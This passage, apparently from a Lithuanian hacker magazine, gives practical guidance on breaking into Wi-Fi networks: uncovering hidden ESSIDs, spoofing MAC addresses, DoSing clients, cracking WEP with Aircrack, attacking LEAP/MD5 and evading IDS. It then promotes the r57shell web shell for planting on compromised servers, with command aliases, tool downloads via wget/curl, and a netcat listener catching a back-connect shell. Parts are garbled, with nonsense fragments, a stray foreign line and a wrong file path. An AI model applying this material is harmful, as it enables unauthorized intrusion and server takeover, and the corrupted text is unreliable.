leisti užmegzti susijungimus su IP adresu 127.0.0.1

*maxclient* priskirti 1

į *source* reikšmę įrašyti perimamų duomenų šaltinį

sukonfigūruoti intervalą tarp įrašymo operacijų

parametrams *noiselog* ir *beaconlog* priskirti *false*

vartotojui, kurio tu paprastai dirbi, suteikti *Kismet* paleidimo teisę, jeigu tu, be abejo, nesiruoši dirbti *root* vardu

jeigu reikia, sukonfiguruoti GPS

Dabar pakalbėsime apie tai, ką naudingo sugeba ši programa. Visų pirma, ji išveda informaciją apie tai, jog priėjimo taške konfigūracija palikta „pagal nutylėjimą“, aptinka bandomąsias „pasimetusių“ tinklo mazgų užklausas, taip pat bandomąsias *NetStumbler* užklausas, nurodžius teisingą WEP galiojimo metu dešifruoti paketus, o aptikus IP adresus nu stato, koks protokolas naudojamas jiems atpažinti (ARP, TCP, UDP arba DHCP). Antra, ji generuoja *pcap* formato *dump*’us, todėl juos po to galima peržiūrėti su tinklo protokolų analizatoriumi *Etheral*.


Egzistuoja daugybė programų, mokančių aptikti beaidžius 802.11 standarto tinklus, tarp jų aš išskirčiau tokius įrankius, kaip *Airfart* ir konsolinį įrankį *WifiScanner*. Abi šios programos veikia tik su plokštėmis, kuriose sumontuotas *Prism* mikroschemų rinkinys, ir joms reikia *linux-wlan-ng* tvarkyklių.

**[Apeiname barjerus]** Paprasčiausias *Wi-Fi* tinklo apsaugojimas nuo netiesėto įsilaužimo gali būti įgyvendinamas tokiomis metodais, kaip: tinklo ESSID paslėpimas nuo pašalinių akių, MAC adresų filtravimas ir protokolų filtravimas. Pabandykime pažūrėti, ką mes galime panaudoti prieš šiuos išvardintus metodus.

Jeigu tinklas uždarytas, tai jo ESSID (*Extended Service Set ID* – tarnybinis tinklo identifikatorius) nėra tame tinkle cirkuliuojančiuose paketuose. Nežinodamas tinklo ESSID, įsilaužėlis negali prie jo prisijungti. Iš tiesų ESSID yra pakartotinės autentifikacijos ir pakartotinio prisijungimo užklauskose, o tai reiškia, kad ESSID galima sužinoti pasiuntus kompiuteriui suklustotą deautentifikacijos tinklo paketą priėjimo taško MAC adreso vardu. Po to reikia perimti tinklo mazgo siunčiamą freimą, kuriame yra mūsų dominantis ESSID. Tai galima lengvai realizuoti su įrankiu *essid jack*, kuris įeina į *AirJack* programų paketą. Savo straipsnyje apie DoS atakas *Wi-Fi* tinkluose aš jau rašiau apie *AirJack*, todėl čia savo dėmesį skirsiu šiek tiek kitiems dalykams.

Galimas toks įvykių variantas, kuomet priėjimo taškas yra vienas ir šiuo metu nėra su juo bendraujančių tinklo mazgų.





Kisniet dump'o peržiūrėjimas su Ethernal

Tokių atveju galima šbandyti tą ESSID variantą, kuris būtinai konkretaus priėjimo taško gamintojo sukonfigūruotiems nustatymams „pagal nutyleimą“. Kai kurie adminai, uždraudę priėjimą prie belaidžio tinklo, nė nepagalvoja pakeisti šios reikšmės.

MAC adresų filtravimas iš viso apėinamas paprasčiau nei pa prasta. Reikia šstudijuoti tinklo srautą, iš jo išgauti atitinkamus MAC adresus, o ka koks nors tinklo mazgas atsijungs nuo tinklo, galima prie jo prisijungti, sau priskyrus tokį patį MAC. Jeigu laukti atsijungimo nesinori tuomet šį mazgą galima išmesti iš tinklo, jį užDoS nant :).

Protokolių filtravimas panaudojamas kur kas rečiau, už MAC adresų filtravimą ir ESSID slepimą, kadangi tai ne visada patogia atsilepia darbui tinkle ir ne visuose priėjimo taškuose galima tai normaliai panaudoti. Jeigu tu susidūrei su tokiu tinklu, ta galiu tau pasiūlyti pabandyti paieškoti tinkle leidžiamų protokolų pažeidžiamumą. Paprastai tokie protokolai bū-

na SSH ir HTTPS. Jeigu naudojamos pasenusios protokolų versijos, tai tikriausiai juose yra skylių, kurias galima išnaudoti. Be to čia ganėtina naudinga gali pasrodyti Man in the Middle tipo atakų technika.

**[Sudorojame WEP]** Apie WEP protokolo nulaužimą jau prirašyta tiek, jog susidaro įspūdis, kad tai yra vos ne vienuote ir pati svarbiausia belaidžių tinklų apsaugos nuo įsilažimų priemonė, bei kad tuo apsinboja Wi-Fi tinklų saugumo priemonės. Ką gi, sprendžiant pagal statistiką, kas trečiu atveju tai teisinga. Išskiriami keli atakų prieš WEP tipai:

pilno perinkimo metodas — galimas tik 40 bitų rakto parinkimas (WEP taip pat panaudojami 64, 128, 256 ir 512 bitų raktai, tačiau kadangi pirmieji 24 bitai užima taip vadinamą inicializacijos vektorių (IV), kuris perduodamas atviru pavidalu, tai galima sakyti, kad raktų ilgis yra 40, 104 ir t.t. bitų), tačiau tokia ataka gali trukti išties ilgai, todėl ji neefektyvi.

ataka pagal žodyną gali būti naudojama prieš vieną penmtą paketą, tai atliekama programoje Wepattack; priešingai nei pilno perinkimo metodo atveju, čia įmanomas 104 bitų rakto dešifravimas

pilno perinkimo metodas, panaudojanti optimizuojančius algoritmus — gal iesti sutrumpinti pilno 40 bitų rakto perinkimo laiką nuo keleto savaičių iki pusės minutės, tačiau taip gali būti tik įvykiams susiklosčius hakeriui palankia linkme, o šiaip šios atakos taip pat neefektyvios (64 bitų šifravimas sutinkamas labai retai)

FMS ataka — labai įdomus mechanizmas, leidžiantis iš 6–8 mln. paketų nustatyti WEP reikšmę

- optimizuotos FMS atakos — pavyzdžiui, hakeris H1kan sugebejo FMS algoritmą optimizuoti taip, kad būtinų paketų kiekis sumažėjo iki 500 tūkstančių


kitos atakos čia galima priskirti įvairias pagalbinės atakas, pavyzdžiui, tinklo srauto generavimas reikiamo paketų kiekio surinkimo procesui paspartinti.

Realiai WEP nulaužimui reikalingų penmtų tinklo paketų kiekis gali svyruoti ganėtina plačiame diapazone, tačiau paprastai tai yra 1,5–2 mln. paketų.

Šiandien WEP laužiančios programos pagrinde naudoja taip vadinamą ataką Fluoro-Mantino Šamiro metodu, arba FMS ataką, kurą 2001 metais sukūrė Scott Fluhrer, Itzik Mantin ir Adi Shamir, plius įvairius šią ataką optimizuojančius algoritmus. Šiandien viena gausiausių programų WEP nulaužimui yra Aircrack. Be FMS atakos ji taip pat panaudoja keletą naujų atakų tipų, kuriuos sukūrė hakeris KoreK. Norint nulaužti WEP, Aircrack'ui reikia sušerti pcap formato bylą su penmtais paketais

Tinkluose kuriuose srautas gana mažas, paketų surinkimo procesas gali užtrukti ilgai. Aircrack dokumentacijoje išsamiai aprašytas šios problemos sprendimo būdas, panaudojant papildomą plokštę, kuri jau penmtus paketus vel siūnia „į eterį“, iš anksto į juos įterpdama ARP užklausa (gudnai sugavota, tiesa?), kas leidžia sugeneruoti papildomą tinklo srautą atsakymų šiuos paketus pavidalu. Mano nuomone, tai nėra labai patogus variantas, nes ne visi turi dvi Wi-Fi plokštes. Šiuo atveju alternatyva gautų būti programa File2Air, mokanti siųsti duomenis stebėjimo režimu

Iš esmės yra dar vienas WEP sužinojimo būdas: jeigu tinkas prijungtas prie interneto, tai per jį patekus į kurią nors vieną vidinę mašiną, galima pabandyti nustatyti Wi-Fi sąsajos WEP



NetStumbler — kono vienmiele nemokama

Windows sistemoje veikianči darbu su Wi-Fi skania programa



Derėtų suprasti, kad telės  
ne naudojami tinklų nuotai  
perėjimams, tačiau  
tiksliai apibrėžti, kaip  
naudojama remiantis LK  
BK, Taigi, narkotikais bi  
sistemoje.



Yra daugybė būdų  
naudojama tinklų  
sistemoje, kaip  
naudojama tinklų  
sistemoje, kaip  
naudojama tinklų  
sistemoje, kaip

raktą. Pavyzdžiui, Linux sistemoje  
jis saugomas byloje `/etc/passwd/  
wireless.opts`.


**[Kas toliau?]** Daugelio belaidžių  
tinklų apsauginis potencialas  
tuo ir baigiasi. Tačiau būna ir ki-  
taip. Tinklas gali veikti panau-  
dodamas 802.1x standartą  
(dot1x), jame gali būti paleistas  
virtualus privatus tinklas (VPN).  
Tokių atvejų įsilaužimo sėkmė  
priklausys nuo daugelio skirtingų  
faktorų. Universalus toli-

kesnių veiksmų algoritmo tiesiog nėra.

802.1x protokolo autentifikacijos sistemoje gali būti naudoja-  
mos skirtingos EAP protokolo versijos: EAP-TLS, EAP TTLS, EAP  
PEAP, EAP LEAP, EAP MD5. Apie paskutiniąsias dvi galiu pasak-  
yti, kad jos pažeidžiamos. Yra tokios programos, kaip *leap-  
crack*, *Asleap Imp*, skirtos atakoms prieš EAP LEAP, EAP MD5  
pažeidžiamas *Man-in-the-Middle* atakai. Atakuojantis gali tarp  
tinklo mazgo ir RADIUS serverio įdėti suklastotą priėmimo taš-  
ką, perimti visą perduodamą tinklo srautą, taip pat ir vartotojo  
vardą su slaptažodžiu.

Patekimo į belaidžio tinklo pagrindu veikiančią VPN analogiška  
tai, kur gali būti panaudojama laidiniuose tinkluose. Daugelis  
VPN tinklo srauta tuneliuoja su protokoliais PPTP (*Point to Point  
Tunneling Protocol*) arba IPSec. PPTP yra skirtas eksplotas de-  
centric, sukurtas veikia *Aleph One*. Ištestuoti IPSec saugumą  
gali padėti įrankis *Ike scan*.


**[IDS sistemos]** Viso laužimo metu tu neturi pamiršti, jog tinkle  
gali būti įsilaužimų aptikimo sistema (IDS – *Intrusion Detection  
System*), kur stebi tinklo funkcionavimą ir išaiškina skirtingas ja-  
me pasireiškiančias anomalijas, t.y. tavo Norint nepastebimai  
patekti į tinklą, tau praverstų tam tikros žinios apie šių sistemų  
veikimo principus. IDS gali būti signalūrinė, veikianti žinių bazės  
pagrindu ir mišraus tipo. Signalūrinės IDS turi skirtingų tam tik-  
roms atakoms būdingų įvykių duomenų bazę. Žinių bazės pagrindu  
veikiančios sistemos renka tinklo darbo statistiką normalio-  
mis jo funkcionavimo sąlygomis ir signalizuoja apie įvairius nukryp-  
imus. Kokie įsilaužimo veiksmai gali sukelti IDS alarmą?




Aircrack darbo rezultatas

Visų pirma, tai aktyvus skenavimas. De, to naudok tik pasyvių  
skenavimą. Antra, paketų su įtartinu ESSID siuntimas (įtarti-  
niems paprastai priskiriama: tušti, transliuojantys ESSID,  
įtraukti į juoduosius sąrašus ir t.t. (beje, šiuose sąrašuose  
paprastai būna skirtingų hakenškų programų naudojami ES-  
SID, todėl prieš naudojant tokias programas kartais reikia  
šiek tiek pataisyti jų išerties tekstus). Trečia, neteisingai su-  
klastotas MAC adresas (esme tame, kad MAC adresas pri-  
klauso nuo gamintojo ir nuo konkretaus belaidės įrangos mo-  
delio, o IDS labai nepatinka, kai į jos akiratį pakliūna „reži-  
nomo“ gamintojo įranga). Peržiūrėti skirtingos belaidės įran-  
gos adresų diapazonus galima *Kismet* kataloge esančiose  
bylose *conf/ap\_manuf* ir *conf/client\_manuf*.

[X] Ir pabaigai. Prieš pasiryždamas dviejų valandų kanki-  
nei bandant įsilaužti į tinklą, patyręs hakeris visada apžiūri  
vietovę ieškodamas kreida paliktų ženklų – kai kurie geri  
hakeriai taip užrašo visus įėjimus į tinklą reikalingus duo-  
menis.



Kismet versija su GUI



Kismet veikimas



# 040

## Skriptai šeimininkės tarnyboje

PRIEŠ KELETĄ METŲ, KAI WEB PROGRAMAVIMAS DAR TIK RADOSI, DAUGELIS WEB SKRIPTŲ BUVO TIESIOG PRIMITIVEVIOS SVEČIŲ KNYGOS IR LANKYTOJŲ SKAITLIUKAI. O DABAR, KARTJ SU PAŽANGIAIS FORUMAIS IR SMS SISTEMOMIS, PLATINAMI RE- TI, TAČIAU NEPAPRASTAI NAUĐINGI SKRIPTAI, KURIE GALI PAKEISTI NEMAŽAI ĮPRASTŲ PROGRAMŲ.

### Naujingi skriptai kiekvienai dienai

#### **r57shell v1.23**

Platforma: PHP

Įrenginys: BSD/Win

Skaitliukas: [www.rst.vold.ru](http://www.rst.vold.ru)

Administruoti nutolusį kompiuterį galima įvairia. Be abejo, gausi variantai — vizualus administravimas su Remote Administrator ([www.radmin.com](http://www.radmin.com)) tipo sistemomis arba prisijungiant per SSH. O ką daryti, jeigu tokios prabangos nėra? Tarkim, tu aptikai pažeidžiamą skriptą, ir vienintelis dalykas, kurį tu gali padaryti — į nutolusį tinklo mazgą perkelti bylą. Tokiu atveju idealus receptas būtų perkelti ten web shellą, t.y. primityvią web aplinką, su kuria bus galima vykdyti komandas, ir tiesiog naršyklės lange peržiūrėti atlikto darbo rezultatą. Yra gana daug šios idėjos realizacijų, tačiau ypatingos pagarbos nusipelno PHP skriptas *r57shell*, kurį sukūrė žinomos *security* grupės RST/GHC. Darbinis arkliukas, šiame skripte viskas apgalvota iki smulkmenų. Tu kada nors matai web shellą su autorizacijos galimybe? Man neteko. Nors, be jokios abejonės, tokia banali galimybė gali praversti, jeigu tu nori apsaugoti save, kad shellu nesinaudotų svetimi asmenys. Rekomenduočiau visų pirma atsidaryti skripto šaltinį tekstus ir ten surasti už autorizaciją atsakingą skyrelį. Viskas, ką reikia padaryti, — konstantos *\$auth* reikšmę priskirti 1, o su konstantomis *\$name* ir *\$pass* nurodyti pageidaujamą vartotojo vardą ir slaptažodį. Po to šio skyrelio turinys bus maždaug toks:

```
$auth = 1; // aktyvuojiam autorizacija
$name = 'petriux'; // vartotojo vardas
$pass = 'megarulez'; // vartotojo slaptažodis
```

Po autorizacijos visos skripto galimybės — tavo paslaugoms. Kitaip tariant, visi galimi veiksmai, kurie gali būti atlikti su šia sistema. Del skirtingai sukonfiguruotų sau-



gumo nustatymų, web serverio teisių ir kitų parametrų galimų veiksmų sąrašas viename serveryje smarkiai skiriasi nuo prietaisų veiksmų kitame. Laimė, *r57shell* automatiškai nusiato, kokius veiksmus atlikti galima, ir kokius ne.

Pati pagrindinė web shello užduotis — vykdyti nuotolinius komandas. Būtent todėl naršyklėje tu visų pirma pamatysi komandos įvedimo ir darbinio katalogo pakertimo laukus, taip pat didelį tekstų lauką, į kurį bus išvedamas rezultatas. Norint sau palengvinti rutininį darbą, kūrėjai siūlo pasinaudoti specialiais aliasais (sutrumpinimais). Pagal nutylėjimą į programos bazę įtraukta apie 25 aliasus, kurie leidžia greitai atlikti koreguojamų (į kurias leidžiama rašyti) bylų, bylų su slaptažodžiais ir *bash* komandų istorijų paiešką. Pavyzdžiui, jeigu menu pasirinktu- mei *find all writable files*, tai *r57shell* automatiškai įvykdytų komandą *find / -type f -perm 2 -ls*. Skriptas komandos vykdymui išnaudoja visas galimybes, perinkdamas *exec*, *shell\_exec*, *system*, *passthru* ir *popen* komandų vykdymo variantus, taigi kitaip, nei daugelis kitų analogų, šis įrankis yra universalus.

Su *r57shell* tu gauni galimybę lengvai į serverį perkelti visas tau reikalingas bylas, tą tu gali padaryti tiek iš lokalaus kompiuterio, tiek ir iš nutolusio serverio, kam panaudojami *wget*, *fetch*, *lynx*, *links*, *get* arba *curl*. Taip tu gali persiųsti visus tau reikalingus įrankius (skenerius, eksportus, logų nekuniančius proxy serverius, kitus skriptus ir t.t.), juos sukonfiguruoti ir, jeigu leidžia teisės, net paleisti.

[illegible]


Nepaisant nedidelio dydžio, skriptas savo arsenale dar turi nemažai naudingų funkcijų. Skriptas apie nutolusį serverį surenka visą prieinamą informaciją (operacinės sistemos, `phpinfo()`, `php` bei `web` serverio versijos ir t.t.). Į `r57shell` kodą įmontuota keletas `safe_mode` apribojimų apejimo metodų, kurie kliudo nuotoliniu būdu atlikt daugeliui užduočių. Galų gale į jį įmontuoti darbo su duomenų bazėmis (`MySQL`, `MSSQL`, `PostgreSQL` ir `Oracle`) komponentai. Taip tu gali nukopijuoti bazės turinį, įvykdyti laisvai pasirinktą užklausą, peržiūrėti lentelių struktūrą. Visas šis maionumas veikia tiek `Windows`, tiek ir `*nix` tipo operacinėse sistemose. Beje, `r57shell` nebūtina naudoti vien tik su naršykle: tavo paslaugoms čia taip pat `back connect` ir `bind-shell`. Išsamiau apie tai gali perskaityti iškarpoje.

A ternatyva: r57pws 1.0 (peri. <http://rst.void.ru/download/r57pws.txt>).


## RST MySQL v2.0

1.  $\frac{1}{2} \frac{d}{dt} \left( \frac{1}{2} \frac{d}{dt} \right)$

Kiekvienas žino, kad MySQL lentelės serveryje galima lengvai poredaguoti su galingu skriptu *phpMyAdmin* ([www.phpmyadmin.net](http://www.phpmyadmin.net)). Šiu duomenų bazėmis dirbama tiesiog naršykles langėje, o tau tereikia į serverį perkelti archyvą su skriptu. Tačiau būtent čia ir iškyla nesklandumai. Visu pirma, *phpMyAdmin* di



5. *How's seven? Wykazuje koma i do dr.*



Autorizacija priġmu: [prie web shell](#) svet mas neprais.

struktūras ūzima beveris 3 Mb, atitinkamai iřpakavus gajnasi dar daugiau. Antra, smarkiai ūžknisa daugybē PHP bylų, iř kunų sukomponuotas visas řis įrankis: jais ypatingai nepatogu operuoti ir dar sudetingiau slapta įdiegti į serverį. Tačiau tai dar ne visas. *phpMyAdmin* trūkumas dar ir tame, kad DB slaptažodis saugomas atviru pavidalu tiesiog tekstinėse skripto konfigūracinėse bylose. Tai akivaizdžiai jam nesuteikia garbės, ir šiaip, tai yra ganetinai rimta saugumo skyklė.

Manau, aš sugebėjau, tave įtikinti, jog reikia alternatyvos :). Visus šansus deramai įsivertinti šiose pareigose turi skriptas *RST MySQL 2.0*. Aš jį suradau visai neseniai, tačiau iš karto supratau, jog jis yra būtent tai, ko reikia. Miniatiūrinis skriptas, kuris suarchyvuotu pavidalu užima viso labo 17 Kb, o savo funkcionalumui ne ką mažiau nenusileidžia gigantiškam *phpMyAdmin*. Spręsk pats: serveryje įdiegęs *RST MySQL*, tu galėsi peržiūrėti ir redaguoti bet kuras bazes, kurios prieinamos su tavo vartotoju, arba net kurti naujas. Jeigu tu esi administratorius. Visi veiksmai atliekami vizualiai, tai yra intuityviame lygtyje. Norint duomenų bazę parengti, peržiūrėti ar sukurti naują lentelę, tam nereikia mokėti SQL kalbos – visa tai už tave padarys *RST MySQL 2.0*. Jeigu tu nori įtvirtinti savo SQL užklausų sudarymo įgūdžius, tai skriptas tau iš viso pasirodys puikiu radiniu. Bet kuris veiksmas, kurį jis atlieka, palydintas SQL užklauso tekstu, taip galima lengvai valdyti šią kalbą. Iš pradžių tik stebėdamas, vėliau užklauso galį pabandyti sudaryti rankiniu būdu — *RST MySQL* mielai jas apdoro. Galima redaguoti absoliučiai viską: bet kuriuos laukus lenteles (stulpelių pavadinimus), jų turinį, ryšius ir panašiai. Įrankyje yra puiki galimybė kurti duomenų bazes arba atskirų lentelių kopijas (*dump*), kurias tu gali peržiūrėti naršyklėje arba atsisiųsti. Visos šios funkcijos lengvai tilpo į vieną nedidelę bylą, kurios nereikia konfigūruoti ir kurią galima lengvai perkelti į serverį.

Alternatyva: *WizMySQLAdmin* (PHP, [wiz.homelinux.net/php.php](http://wiz.homelinux.net/php.php)), *perlmyadmin* (Perl, [www.perlmyadmin.de](http://www.perlmyadmin.de))

**[Back-connect vs. Bind-shell]** Labai dažnai, normaliam darbu su nutojusiu serveriu per *telnet/SSH* trukdo ugniasiene, kur biokuoja iš išorės atkeliaujančius kreipinius į šias jungtis. Tokiu



atveju gali padėti du būdai. Abu jie įtraukti į *r57shell* sudėtį. *Bind shell*. Skriptas nutolusiame tinklo mazge atidaro soketą per tam tikrą jungtį, kurios ugniasienė nefiltruoja (jeigu tokia jungtis iš viso yra), ir su juo susieja standartinį *bash* interpretatorių */bin/bash*. Tau telėka su *telnet* prie jo prisijungti ir megautis gyvenimu.

*Back connect*. Šis būdas tinka tuomet, kai nutolusio tinklo mazgo ugniasienės taisyklės filtruoja praktiškai visus prisijungimus, todėl nera galimybes prisibindinti prie kokios nors jungties (kaip *bind-shell* atveju). Naudojantis *back connect* reikėtų suprasti tai, kad prisijungimą inicijuosi ne tu, o pats serveris, kuris pabandys prisijungti prie jam nurodyto IP adreso ir jungties. Pirmiačioje puseje šį susijungimą reikia priimti su stebuklingąja programa *netcat* ([netcat.sourceforge.net](http://netcat.sourceforge.net)), po ko jau galima komanduoti, kaip kad tai daroma įprastiniame shell'e. Jeigu *back-connect* sukonfigūruotas veikti per 40000 jungtį, tai *netcat* paleisti reikia maždaug taip:


```

d:\nocker>nc.exe -l -n -v -p 40000
listening on [any] 40000
connect to [xxx.xxx.xxx.xxx] from {UNKNOWN} [xx.xx.xxx.xxx] 54247
Linux gw 2.4.8-ac5 #2 SMP Tue Sep 25 21:36:58 MSD 2001 686 unknown
uid=60001(nobody) gid=60001(nobody)


```

## PHP FXP 3.0

